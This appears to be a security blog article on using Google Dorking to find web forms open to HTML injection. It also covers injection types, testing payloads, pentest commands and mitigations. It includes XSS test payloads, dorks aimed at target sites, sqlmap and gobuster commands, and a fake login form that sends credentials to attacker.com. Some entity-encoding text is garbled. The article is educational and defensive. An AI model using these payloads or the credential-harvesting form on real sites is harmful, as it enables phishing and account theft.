Listen to this Post
Introduction:

In the world of web security, some of the most critical vulnerabilities are found not through complex algorithms, but through clever manipulation of everyday tools. A recent security research case demonstrates how “Google Dorking”—using advanced search operators—can systematically uncover unprotected web forms susceptible to HTML injection attacks. This technique allows attackers to inject malicious HTML code directly into a webpage, which can lead to data theft, phishing, and website defacement by manipulating the page’s fundamental structure.
Learning Objectives:
- Understand the mechanics and risks of HTML injection vulnerabilities.
- Master Google Dorking operators to identify potential injection points in web applications.
- Learn practical methods for testing, exploiting, and mitigating HTML injection flaws.
- The Art of the Hunt: Offensive Reconnaissance with Google Dorks
Step‑by‑step guide explaining what this does and how to use it.
Before exploiting a vulnerability, you must find it. Google Dorking uses specialized search operators to find sensitive information and vulnerable endpoints indexed by search engines. The core technique involves crafting queries that reveal web pages with specific parameters, error messages, or form structures that often lack proper input validation.
Here is a practical methodology, inspired by the researcher’s approach:
1. Target Scope Identification: Use the `site:` operator to restrict your search to a specific domain. For example, `site:example.com` focuses all subsequent queries on your target.
2. Finding Input Endpoints: Combine the `site:` operator with `inurl:` or `intext:` to locate pages likely to handle user input. Searches like `site:example.com inurl:form “action=”` or `site:example.com intext:”type=\”text\””` can reveal form pages.
3. Identifying Dynamic Parameters: Look for pages with query parameters using searches like `site:example.com inurl:”.php?”` or site:example.com inurl:"?id=". These URLs often reflect user input.
4. Advanced Discovery: Use the `filetype:` operator to find configuration or documentation files (e.g., filetype:pdf "confidential" site:example.com) that might leak information about the application’s structure.
2. Deconstructing the Threat: Understanding HTML Injection
Step‑by‑step guide explaining what this does and how to use it.
HTML injection occurs when an application inserts untrusted user input directly into a webpage’s HTML output without proper sanitization. Unlike Cross-Site Scripting (XSS), which injects scripts, HTML injection focuses on injecting raw HTML tags, but it can be a stepping stone to more severe attacks. There are three primary types:
Reflected (Non-Persistent): The malicious HTML is part of the victim’s request (e.g., in a URL parameter) and is immediately reflected back in the response. It requires user interaction, like clicking a crafted link.
Stored (Persistent): The injected HTML is saved on the server (e.g., in a database comment field) and served to every user who views the affected page, maximizing impact.
DOM-based: The vulnerability exists in client-side JavaScript that insecurely writes data to the Document Object Model (DOM), such as using `innerHTML` or `document.write()` without validation.
- From Theory to Exploit: Crafting and Testing Injection Payloads
Step‑by‑step guide explaining what this does and how to use it.
Testing for HTML injection involves submitting payloads to every identified user input point and observing how the application responds. The goal is to see if our input is rendered as part of the page’s HTML structure.
Basic Testing Workflow:
- Locate an Input: Find a form field, URL parameter, or any other user-controllable data point.
- Submit a Simple Payload: Inject a basic HTML tag to test for reflection. A classic test is using an image tag with a broken source that triggers an `onerror` alert:
<img src=x onerror=alert('HTMLi')>. - Inspect the Response: Use your browser’s Developer Tools (F12) to examine the page source or the “Elements” tab. Search for your payload. If it appears intact, not encoded as HTML entities (like
<), the site is likely vulnerable. - Test for Context: Determine where your input is placed. Is it inside an attribute, a tag, or directly in the page body? For example, if your input lands inside an `href` attribute, you might close the attribute and tag:
" onmouseover="alert(1).
Example Exploitation Scenario:
If a search page reflects the query term like <h2>Results for: [bash]</h2>, injecting `
HACKED
` would change the page’s visible structure. A more malicious payload could be a fake login form that submits credentials to an attacker-controlled server: <form action="http://attacker.com/steal.php"><input type="text" name="user"><input type="password" name="pass"></form>.
4. The Defender’s Toolkit: Essential Security Testing Commands
Step‑by‑step guide explaining what this does and how to use it.
A security professional’s workflow extends beyond the browser. The Linux command line is essential for reconnaissance, vulnerability scanning, and analysis. Below are key commands organized by function, drawn from a penetration tester’s toolkit.
| Command Category | Purpose | Example Command & Explanation |
| : | : | : |
| Network Recon | Discover hosts, open ports, and services on a target network. | nmap -sV -sC target.com
Performs a version and default script scan against the target. |
| Web Discovery | Brute-force hidden directories and files on a web server. | gobuster dir -u http://target.com -w /usr/share/wordlists/dirb/common.txt
Uses a wordlist to find accessible paths. |
| Vulnerability Assessment | Automate the detection of specific web vulnerabilities. | sqlmap -u "http://target.com/page?id=1" --dbs
Tests the parameter for SQL injection and attempts to list databases. |
| Traffic Analysis | Intercept, inspect, or modify HTTP/HTTPS traffic. | Launch `burpsuite` to proxy browser traffic, enabling manual testing of requests and responses. |
| System Navigation | Basic CLI navigation and file inspection. | cat /var/log/apache2/access.log \| grep "POST /login"
Views a log file and filters for login attempts. |
5. Building the Shield: Prevention and Mitigation Strategies
Step‑by‑step guide explaining what this does and how to use it.
The definitive fix for HTML injection is proper input handling and output encoding. Treat all user input as untrusted.
- Input Validation: Validate input against a strict allow-list of permitted characters or patterns. Reject anything that doesn’t conform. Never rely on a deny-list, as it is prone to bypasses.
- Output Encoding: This is the most critical control. When displaying user data in an HTML context, encode special characters so they are rendered as text, not as part of the markup. For example, convert `<` to `<` and `>` to
>. - Use Safe APIs: Avoid dangerous JavaScript methods like `innerHTML` and `document.write()` for user-controlled data. Prefer safer alternatives like `textContent` or use templating engines that auto-encode by default.
- Implement Security Headers: Deploy a Content Security Policy (CSP) to restrict the sources from which scripts, styles, and other resources can be loaded. This can mitigate the impact of successful injections.
- Employ Security Tools: Integrate free and open-source security testing tools into your development lifecycle (SDLC). OWASP recommends tools like:
ZAP (DAST): A dynamic application security testing tool for finding vulnerabilities in running web apps.
CodeQL (SAST): A semantic code analysis engine for finding vulnerabilities in source code before deployment.
Dependabot/OWASP Dependency-Check (SCA): Tools to identify known vulnerabilities in open-source libraries.
What Undercode Say:
- The Perimeter is Everywhere: The attack surface is not limited to your login page. Any endpoint that reflects user data—search results, error messages, profile fields—is a potential vector for injection if not properly secured.
- Automated Recon is a Double-Edged Sword: The same Google Dorking techniques used ethically by penetration testers and security researchers are readily available to malicious actors. Organizations must proactively “dork” themselves to discover and remediate exposed information before attackers do.
Analysis: This case underscores a fundamental shift in web security. The most potent threats often exploit simple logic flaws rather than complex technical bypasses. HTML injection, while sometimes considered less severe than full script execution, is a high-fidelity indicator of poor input handling hygiene. It serves as a gateway vulnerability, enabling phishing, data exfiltration, and reputation damage. The researcher’s methodology highlights that sophisticated attacks begin with primitive, automated discovery. In an era of rapid development, integrating security testing—using the very tools and techniques attackers use—directly into the CI/CD pipeline is no longer optional. It is a necessary defense to shift security left and catch these vulnerabilities before they are indexed by search engines and exposed to the world.
Prediction:
The convergence of AI-powered code generation and increasingly complex web architectures will intensify HTML injection risks. AI coding assistants may inadvertently generate code with insecure patterns, such as improper concatenation of user input into HTML templates, spreading vulnerabilities at scale. Furthermore, as single-page applications (SPAs) and dynamic client-side rendering become the norm, DOM-based HTML injection will likely see a resurgence, challenging traditional server-side mitigation strategies. The future of defense lies in intelligent, context-aware security tooling integrated seamlessly into developer environments, capable of identifying insecure patterns in real-time as code is written, and automated “self-hunting” platforms that continuously probe an organization’s own digital footprint using adversarial techniques like Google Dorking to find and remediate exposures proactively.
▶️ Related Video (76% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Aksoum Abderrahmane – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


